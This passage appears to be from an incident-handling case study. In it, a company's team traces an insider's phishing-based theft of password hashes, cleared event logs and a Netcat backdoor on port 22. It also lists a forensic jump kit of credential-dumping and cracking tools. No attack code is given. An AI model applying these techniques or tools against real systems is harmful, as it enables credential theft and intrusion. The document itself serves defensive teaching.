
- ***Windows 2000 security templates***

  The company's infrastructure of all its networks is based on *Microsoft Windows 2000 AD*, the basic server *(basicsv.inf)* and workstation *(basicwk.inf)* security template has been applied to all member servers and workstations.


- ***Windows 2000 local administrator group***

  All software developers user domain accounts were added to the local administrator's group on their workstations due to business requirements.

- ***Windows 2000 password policy***




with *LM/NTLM* authentication level.




Local administrator's passwords were automatically and periodically changed for all servers and workstations, excluding *WLAN STA's*.

- ***Remote access policy***

The policy was based on Windows users group membership as users had a necessity to make the dial-up connections from non-domain computers. Each dial-up client had a corresponding *LAN* workstation.



The dial-up remote access policy was based on Windows users group membership as shown below for *MS IAS/RADIUS* server.



- ***Security patch maintenance***

Security administrators working with the system administrators, firewall administrators in the Information Systems Department, determine that all servers, workstations are already patched on a regular basis. Each system administrator are responsible for his/her server set. Firewall administrators are responsible for Firewall, *IDS* Network Sensors updates and the delivery of antivirus updates. Members of the Incident Handling Team controling all antivirus updates for workstations, member servers, domain controllers, firewall, *IDS* Network Sensors on a daily or hourly basis and inform system and firewall administrators on the occurrence of update failure. All workstations and servers had antivirus software *VirusScan 7.1.0*. There was deployed *RealSecure Network Sensor 7.0*. Process and service controls on servers and workstations as well as integrity checking of dial-up client configuration files was neglected. No *IDS* Server Sensor installed on *DMZ* servers.


- ***Incident handling team***

The Information Security Division in Information Systems Department at the ABC company got a task from the company's authority to develop an incident handling program. Incident handling was a new security phase for members of the Information Security Division. They defined and established the following Incident Handling Team key points:
Chief Incident Handler – manages the incident handling process from start to finish, prepares and confirms the final report for key staff. Chief Incident Handler with system administrator's assistance disconnects networks, servers, workstations or other devices.
Incident Handling Team (further Team) – consist of the most experienced information systems security administrators and network security analysts from Information Security Division, system and firewall administrators. With the permission of Information Systems Department, they can cooperate abreast with other departments: Human resources, Public Affairs, Physical Security.
Incident Handling Policy – Information Security Division determined that the incident handling policy when dealing with potential incidents would be to identify and eliminate the threat, patch vulnerability and return the company to normal business activities as quickly as possible. Upon consultations with the key staff of Information Systems Department they found that the cost of downtime that may result from collecting evidence for prosecution doesn't provide a great overhead to the company. The Team required the permission to disconnect the compromised systems from the network for investigation in the near future. The Team was also required to cooperate with business partner's Team to investigate incidents. Law Enforcement involvement was not supported due to the publicity reason.


5.2 Identification

Next morning the junior security administrator revised the latest viral events with the antivirus *ePolicy Orchestrator 3.02* console and recognized Trojan *Exploit-SmbMiM*. He contacted the senior security administrator who was the Team member and informed him about the recognized Trojan. The senior security administrator relayed the information to the Chief Incident Handler, got permission from the chief

to disconnect the workstation from the network for further investigation. The Chief Incident Handler informed Alice and explained the entire situation. Alice gave back the workstation *pirate*, handed her laptop \\nb-alice to the senior security administrator and informed the Team about suspicious problems with the remote access to the company using dial-up .




The Team performed drive backups from Alice's *pirate* and laptop \\nb-alice with the built-in *Windows 2000* backup utility. Both workstations were placed in locked room.



The Team restored backups onto new workstations, exactly with the same hardwares as Alice's *pirate* and laptop *nb-alice*. The sequence of indentification steps was following as shown below.


- Antivirus checking
  Computers: *pirate*; *nb-alice*
  Results: None

- Antivirus detection logs
  Computers: *pirate*
  Results: Trojan *Exploit-SmbMiM* detected at 7:03 PM




- OS event logs checking
  Computers: *pirate*
  Results: logs cleared last night at 7:15 PM by Alice's account wild\user

- *ADS* checking
  Computers: *pirate*
  Results: *notepad.exe* "infected" with some executables and scripts




- Dial-up client configuration
  Computer: *\\nb-alice*
  Result: incorrect dial-up client's phone number for the Company ABC



The Team quickly clarified, that this assigned phone number belongs to their bussiness partner Company XYZ. They found out from senior *FW* administrator, that the connection had made to the Company ABC last night at 7:01 PM:

- *FW* event logs checking
  Private source *IP* address: 192.168.222.14 (Mallory's *VPN-1 SecureClient* client *IP* address)
  Results: successful remote access login last night at 7:01 PM with Alice's account wild\user



They immediately contacted the XYZ *IT* security staff and asked help to investigate the incident. Company's XYZ *FW* logs showed that last night at 7:01 PM connection had been made from Mallory's workstation to the ABC external *FW* address… All evidences of the incident was provided to Mallory with the cooperation with Company's XYZ security staff. He surrended and revealed the collected *hashes.txt* files, the e-mail message to alice.cooper@hotmail.com and the password cracking tools after three days of hacking. All password files were sent to the ABC Team.

5.3 Containment

The Team started *Outlook 2000* under Alice's account, combed out Alice's latest e-mail messages and found out one from alice.cooper@hotmail.com with a zipped *VBScript* file attachment described in Appendix A. The Team finally understood how Alice's password had been captured. They discovered many e-mail messages from alice.cooper@hotmail.com and invitations to connect with the *net use* command.
They looked at the password *hashes.txt* files and discovered, that the *SSH* server and the external Web server administrator's challenges/responses were captured by Mallory. The external Web server and *SSH* server administrators accounts were


under the sword of Damocles. In order to continue any further incident investigation, the Team required Jump Kit. The following items were included in the Jump kit:

Compaq Evo610c laptop with (*Windows 2000 Server&SP4* and *Resource Kit*)
CD-RW External USB Drive
Blank CD's
Blank floppies
Ghost 7.5 on floppy


Ethereal
ScanLine
Nbtscan
Enum
Lsadump2
pwdump3
Psloggedon
Lads
Fport
Fpipe
Netcat
John the Ripper
Brutus
Cain&Abel
DameWare Mini Remote Control


Markers
Digital camera
Pencils
Local phone number list

The Team disconnected the external Web server and *SSH* server from the network immediately. Then they booted both servers with *Ghost 7.5* from the floppy, executed the *Ghos*t from the command line and performed a disk drive imaging process to CD's.




Using the same *Ghost 7.5* diskette, they copied CD's content to a new drive into their Jump Kit laptop. They proceeded to login under Bob's and Carol's administrator's accounts. After *SSH* server and Windows application log analysis they discovered *SSH* server configuration changes.





Using the process control tool *Fport v2.0,* they discovered a *Netcat* presence listening on *TCP* 22 port.



